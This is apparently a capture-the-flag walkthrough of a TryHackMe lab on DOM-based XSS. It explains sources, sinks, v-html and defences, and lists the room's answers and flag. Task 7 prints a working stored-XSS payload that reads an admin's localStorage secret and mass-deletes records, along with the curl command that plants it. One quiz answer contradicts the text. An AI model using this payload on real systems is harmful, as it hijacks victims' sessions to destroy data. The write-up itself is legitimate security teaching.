| Follow @anir0y | |
|---|---|
| DOM-Based Attacks |  |
This easy-difficulty room in the Web Application Pentesting path covers DOM-based attacks from the ground up: what the Document Object Model is, how modern frontend frameworks interact with it, and how unsanitized user input flowing from a source to a sink creates exploitable vulnerabilities. It sits in the Advanced Client-Side Attacks module alongside the XSS walkthrough and the CSRF walkthrough. The final task deploys a Vue 3 birthday list application with a stored DOM-based XSS vulnerability in the v-html directive.
Task 1: Introduction
Prerequisites check. The room recommends completing the XSS room first. Task 7 is an unguided practical challenge that requires a lab machine.
Task 2: The DOM Explained
The Document Object Model is a tree-structured representation of an HTML page. The browser parses raw HTML into a hierarchy of nodes, and JavaScript interacts with those nodes through the DOM API. Every element, attribute, and text block becomes a node in the tree.
Key DOM methods for creating and manipulating elements include createElement, which builds a new node, and appendChild, which attaches it to the tree. Reading data from the DOM uses properties like document.cookie, which returns all cookies accessible to the current page’s JavaScript context.
Answers
- What does DOM stand for? Document Object Model
- Which JavaScript function is used to create a new element in the DOM? createElement
- Which DOM property can be used to access the cookies associated with a document? document.cookie
Task 3: Modern Frontend Frameworks
Modern frameworks like Angular, React, and Vue build Single Page Applications that handle routing and rendering entirely on the client side. The browser loads one HTML shell, and JavaScript takes over: fetching data, updating the DOM, and managing state without full page reloads.
This architecture introduces a security boundary confusion. Frontend validation controls (input length limits, dropdown restrictions, disabled buttons) are user experience features, not security controls. They run in the user’s browser, which the user controls entirely. Any validation that matters for security must happen on the server side.
The root cause of DOM-based vulnerabilities in SPAs is insufficient Input Validation on data that flows through the client-side rendering pipeline. When a framework renders user-controlled data into the DOM without sanitization, the application becomes a delivery mechanism for attacker payloads.
Answers
- What does SPA stand for? Single Page Application
- In SPAs, what type of rendering is primarily used? Server-Side
- What is the main cause of DOM-based vulnerabilities? Input Validation
Task 4: DOM-Based Attacks
Every DOM-based vulnerability follows the same pattern: untrusted data enters through a Source and reaches a dangerous Sink without sanitization.
A source is any input the attacker can control: URL parameters, URL fragments (window.location.hash), form fields, document.referrer, postMessage data, or cookies set by a subdomain. The key property is that the attacker can influence its value.
A sink is any DOM API that executes or renders content: innerHTML, document.write(), eval(), setTimeout() with a string argument, or framework-specific directives like Vue’s v-html. When attacker-controlled data reaches one of these without encoding or sanitization, the browser executes it as code.
Answers
- What is the term for where untrusted data enters the application? Source
- What is the term for a potentially dangerous function or property where untrusted data ends up? Sink
Task 5: DOM-Based XSS
DOM-based XSS is the most common DOM-based attack. The payload never reaches the server because it lives entirely in the client-side JavaScript execution context.
The most common source for DOM-based XSS is URL Fragments, the portion of the URL after the # character. URL fragments are never sent to the server in the HTTP request, which makes them invisible to server-side logging, WAFs, and input validation. A vulnerable page reads window.location.hash, strips the #, and writes the value into the DOM through innerHTML or a similar sink.
Modern browsers mitigate some DOM-based XSS vectors through URL Encoding. When a user navigates to a URL containing special characters like < and >, the browser percent-encodes them before they reach window.location. This prevents the simplest reflected DOM-XSS payloads from executing, but it does not protect against all sources (cookies, postMessage, stored data).
Answers
- What is the most common source of DOM-based XSS? URL Fragments
- What browser feature helps prevent DOM-based XSS by encoding special characters in URLs? URL Encoding
Task 6: XSS Weaponisation
A common first instinct with XSS is to steal session cookies via document.cookie. The HTTPOnly cookie flag blocks this: cookies marked HTTPOnly are sent with HTTP requests but are invisible to JavaScript, so document.cookie returns an empty string for them.
The second major defence is a Content Security Policy, which restricts what resources the page can load and execute. A strict CSP can block inline scripts, prevent connections to attacker-controlled domains, and limit the damage even when XSS is present.
But cookie theft is not the only attack. Stored XSS turns the attacker’s payload into a persistent trap: every user who views the affected page executes the script. The real power of XSS is controlling the victim’s browser session to make authenticated requests on their behalf. The 2010 Twitter worm demonstrated this at scale: a single stored XSS payload forced every viewer to retweet it, spreading exponentially across the platform without stealing a single cookie.
Answers
- What cookie attribute prevents JavaScript from accessing a cookie? HTTPOnly
- What security mechanism restricts the sources from which content can be loaded on a web page? Content Security Policy
Task 7: DOM-Based Attack Challenge
The lab deploys a Vue 3 birthday list application: a Vite dev server on port 5173 serving the SPA, and a Flask API on port 5001 at http://lists.tryhackme.loc:5001/bdays handling the data.
Reconnaissance
The Vue source reveals the vulnerability chain:
Source field: person. The birthday form accepts a person name, bdate, and gift boolean. The person field is stored verbatim in the Flask backend with no server-side sanitization.
Sink: v-html. The Bdays component renders each birthday entry’s person field using Vue’s v-html directive (compiled to innerHTML assignment). Any HTML in the person field executes in the viewer’s browser.
This is a stored DOM-based XSS: the payload persists in the API and fires for every user who loads the page.
The delete mechanism
The application has a delete feature that requires a secret value from localStorage. On page load, the created() lifecycle hook sets localStorage.secret = 'nottherealsecret'. A simulated admin user visits the page periodically and, after approximately 6 seconds, sets the real secret value. The delete endpoint validates this secret:
DELETE /bdays/<id>?secret=<value>
When all birthdays are deleted, the application logs a message directing the user to /ping for the flag.
Exploit
The payload is an img tag with an onerror handler (since script tags injected via innerHTML do not execute per the HTML5 specification). The handler waits 7 seconds for the admin to set the real secret, fetches the current birthday list, and deletes each entry:
<img src=x onerror="setTimeout(()=>{
  let s=localStorage.getItem('secret');
  fetch('/bdays').then(r=>r.json()).then(d=>{
    d.bdays.forEach(b=>
      fetch('/bdays/'+b.id+'?secret='+s,{method:'DELETE'})
    )
  })
},7000)">
POST the payload as a new birthday entry:
curl -s -H "Host: lists.tryhackme.loc" \
  -H "Content-Type: application/json" \
  -X POST http://TARGET:5001/bdays \
  -d '{"person":"<img src=x onerror=...>","bdate":"1 Jan","gift":false}'
  # {"message":"Bday added!","status":"success"}
After approximately 15 seconds, the admin visits the page, the XSS fires, and all birthdays are deleted. Fetching /ping returns the flag:
curl -s -H "Host: lists.tryhackme.loc" http://TARGET:5001/ping
  # {"message":"Well done! Your flag is: THM{...}"}
Answers
- What is the source field name that makes the application vulnerable to XSS? person
- What is the sink Vue directive that makes the application vulnerable to XSS? v-html
- What is the value of the flag that you receive once you deleted all the birthdays? THM{Weaponising.DOM.Based.XSS.For.Fun.And.Profit}
Task 8: Conclusion
Room complete.
Takeaways
v-html is Vue’s innerHTML, and innerHTML is a sink. The Vue documentation warns against using v-html with user-controlled data, but the birthday app used it to render the person field directly. The script tag restriction in innerHTML (the browser refuses to execute <script> elements inserted this way) is not a defence: img onerror, svg onload, and details ontoggle all bypass it. The fix is v-text (or mustache interpolation {{ }}), which renders content as text nodes that the browser never interprets as markup. Any framework directive that sets innerHTML under the hood is a sink, regardless of what the directive is named.
A stored DOM-based XSS payload inherits the victim’s execution context, not the attacker’s. The birthday app required a secret that only the admin user knew, set in localStorage after a 6-second delay. The attacker never needed to learn the secret directly. The XSS payload ran inside the admin’s browser session, where localStorage.getItem('secret') returned the real value. The attacker’s code executed with the admin’s permissions, using the admin’s data, to perform the admin’s authenticated actions. This is the fundamental power of stored XSS: the payload waits for a privileged user to walk into it.
Room solved 100%: 8 tasks, 18 answers.